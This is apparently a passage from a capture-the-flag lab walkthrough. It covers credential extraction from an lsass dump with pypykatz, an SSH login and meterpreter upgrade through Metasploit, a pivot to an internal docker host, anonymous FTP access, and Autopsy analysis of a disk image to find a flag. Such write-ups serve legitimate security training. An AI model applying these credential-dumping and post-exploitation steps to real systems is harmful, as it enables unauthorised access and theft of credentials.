
unzip flag.z



* From this the clue we got after decrypting.. this is our custom dict










* We received a DMP file from the previous section. In forensics, a dump file can be inspected using pypykatz. So, we will use it to check for some hints inside.


pypykatz -lsa -k /root/Downloads minidump lsass.DMP

* Looking at the DMP file a bit thoroughly and we find an NT hash file for a user called jasoos. It means a detective in Hindi. That might be a clue.



* Now, here we can directly connect via SSH but logging in using Metasploit is better as it has a ton of post-exploitation tools that can be used afterwards. Hence using the ssh\_login module we get an SSH session on the machine as user jasoos. Using the shell\_to\_meterpreter script we got ourselves a meterpreter session on the target machine.
* use auxiliary/scanner/ssh/ssh\_login
* set rhosts 192.168.0.174
* set username jasoos
* set password Password@1
* exploit
* session -u 1





Using the ifconfig command, we see that there is a docker interface running on the application with an IP Address ****172.17.0.1****

It is an internal IP address; means we cannot access it from outside normally.

sessions 2

Ifconfig

A port scan revealed an open **FTP service**, but no known credentials were available. To determine if **anonymous access** was enabled, we used the **Metasploit FTP anonymous scanner**:

use auxiliary/scanner/ftp/anonymous

set rhosts 172.17.0.2

exploit

ftp 172.17.0.2

Name: anonymous

Password: [Press Enter]

Upon successful login, we navigated into the /pub directory:

ls


cd pub


ls

We found a file named saboot.001, which appeared to be a forensic image file. We downloaded it.

To analyze the file locally, we used Python’s built-in HTTP server on the victim machine From the attacker’s browser, we accessed:http://<victim-ip>:8000

and downloaded saboot.001.





To investigate the .001 image, we launched **Autopsy**:

This opened the GUI at http://localhost:9999. Using the web interface:

We created a **New Case** (name, description, investigator details).

Added a **Host** for the case.

Added the saboot.001 file as a **partition image**.


Continued with default analysis options.


Upon indexing the image, Autopsy revealed various files. Among them were:

flag.txt

